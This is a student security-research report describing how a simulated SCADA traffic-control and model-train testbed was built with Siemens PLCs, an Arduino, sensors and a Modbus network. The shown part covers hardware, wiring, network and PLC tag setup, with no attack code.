Building and attacking a traffic controller: SCADA

Ezekiel O. Aina
Department of Computer & Information Sciences
Towson University
Towson, MD 21252
eaina1@students.towson.edu

Table of Contents

Overview 3

Hardware setup 3

Network setup 8

Software 9

Siemens PLC 9

Importing Project files 9

Programming logic 9

PLC tags 9

PLC 1 (Server) 10

PLC 2 (Client) 18

Arduino 20

Exploiting the system 21

Challenges Faced 24

Siemens 24

Arduino 24

Appendix 25

Hardware Requirements 25

Software requirements 26

Project Files 26

Overview

The ICS/SCADA industry has been a target for nation-state campaigns, and the need to understand the attack vector was the goal of this project. I built a simulated traffic network with traffic lights that mimics the real world. In addition to the simulation, I created a model train station controlled by traffic lights to illustrate the disaster that occurs when the traffic network is attacked and successfully exploited. The attack was the collision of two trains. Traffic control systems are widely used worldwide to optimize traffic flow, and threat actors can leverage vulnerable systems to cause accidents and disrupt emergency services.

A web interface was built to display varying traffic flow, and a power switch is needed for a traffic operator specialist to perform their role.


The simulated traffic control system was built with a siemens s7 1200 PLC, housing the logical functions of the environment. In addition, an Arduino is attached with an Ethernet Shield w5100, Infrared obstacle avoidance sensors, model trains, and a model railway.

Over the course of this project, I concluded that the MODBUS protocol is insecure, and I recommend that the protocol be switched to one that includes more layers of security. And if the system using the MODBUS protocol is a legacy system, then the system must be air-gaped and layered to restrict access to critical devices.


Hardware setup

The PLC used for the project is the Siemens SIMATIC S7-1200 (CPU 1212C AC/DC/RLY). The first PLC is the server updating the traffic sequence and the second acts as a client that syncs the traffic sequence. I wired the PLC with two sets of traffic lights mapped to the output addresses on the PLC. The PLC outputs are just relays, and the Orange and brown wires (1L, 2L) are plugged into positive to complete the circuit. While outputs 0 - 5 are mapped to the green, yellow, and red lights. The breadboard is powered via a 6v power supply with 220-ohm resistors attached to each LED, and the PLC is powered by 120v. When we get to the software section, we'll go into how the lights are turned on and the logic behind the timing.


The wiring of the PLC (they are the same for the server and client)




I faced the problem of simulating the system’s moving parts, which made me consider a remote-controlled motor with wheels, but the margin of error would be substantial. I finally settled on model trains because it was feasible to control and to forge a path with the railway tracks. Once the locomotive unit was decided, I needed a device to read the PLC server's traffic sequence. The Arduino Uno was chosen because it supports many input and output devices. Still, the Arduino Uno, by default, does not have network capabilities. To achieve that, we need to attach the Ethernet Shield w5100, an Ethernet attachment for the Arduino.




The Arduino uses an infrared sensor that lets the Arduino know when a train is passing, the black wire is connected to the negative, the white is connected to the positive, and the blue is connected to an analog input pin on the Arduino, which gives a value less than 500 each time it senses motion.




The blue wires on the analog inputs of the Arduino come from each infrared sensor located at each stop, and the white and black wires power the breadboard, positive and negative, respectively. Another critical component that moves the train is the L298N motor controller, which has four outputs connected to the outside of the railway, a 12v power supply (Red and black wires), two analog inputs (ENA, ENB) that set the speed (Green and Yellow wires) and four digital inputs (Grey and Purple wires). The L298N motor controller supplies power to the railway when inputs 1 and 2 or inputs 3 and 4 receive a (High, Low) signal from the Arduino, and to stop the trains, they receive a (Low, Low) signal.



The wiring of the Arduino:




Live action of the trains:


Infrared Sensors
Train stopped
Train approaching an intersection
Arduino with Ethernet Shield w5100
L298N Motor Controller

Network setup

Taking a network view, we can consider the connected devices on the network, and the ports used. Building the network involves a router with the range 10.10.0.0/16 attached to a switch. Then, PLC 1 (Server listening on ports 502,503, and 504), PLC2, the Arduino, and the workstation are assigned their respective IP address.

The devices are connected via an Ethernet cable (rj45)



Software

Siemens PLC


Importing Project files

To program a Siemens PLC, we need a windows seven workstation with the TIA portal v14 installed. The project files used can be imported from the GitHub link. Copy the project folder to the project directory, usually in 'C:\Users\<username>\Documents\Automation'. On the Start page of the TIA Portal, browse and navigate to the 'Traffic_Control.ap14` file. Once it has loaded, click on 'Project View' at the bottom left of the screen.

Programming logic

PLC tags

The primary use of PLC tags is to attach names to an address to be called and used. The switches are attached to the input address %I0.0 - %I0.7, the lights are attached to the output address %Q0.0 - %Q0.5, the memory address %M0.0 - %M0.1 holds the delay bit for the traffic sequence, and the rest are system generated (General -> pulse generator -> enable system and clock memory byte). These tags will be referenced later when building the traffic logic.

